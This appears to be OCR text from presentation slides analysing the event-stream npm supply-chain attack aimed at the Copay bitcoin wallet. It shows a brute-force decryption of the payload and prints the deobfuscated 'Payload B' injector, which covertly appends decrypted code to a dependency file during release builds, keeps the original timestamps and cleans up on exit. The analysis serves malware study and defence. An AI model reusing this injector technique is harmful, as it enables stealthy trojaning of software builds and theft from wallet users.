
Strategy

- Iterate through every package.
- Decrypt testData[0].
- Run the decrypted data through a JS Parser.
- If successful then we have a winner.


2. bash
[joverson:~/development/src/event-stream]
$


2. bash
[joverson:~/development/src/event-stream]
$ node brute-force-decrypt.js
Password is 'A Secure Bitcoin Wallet' from copay-dash@2.4.0
Done. Processed 740543 package's metadata in 110.517 seconds.
[joverson:~/development/src/event-stream]
$


Copay, the Secure Bitcoin Wallet.




Payload B

The injector.

Payload B


payload-b.js — event-stream
payload-b.js
new
payload-b.js
...
/*@@*/ module.exports = function(e) {
try {
if (!/build\:.*\-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}

Payload B

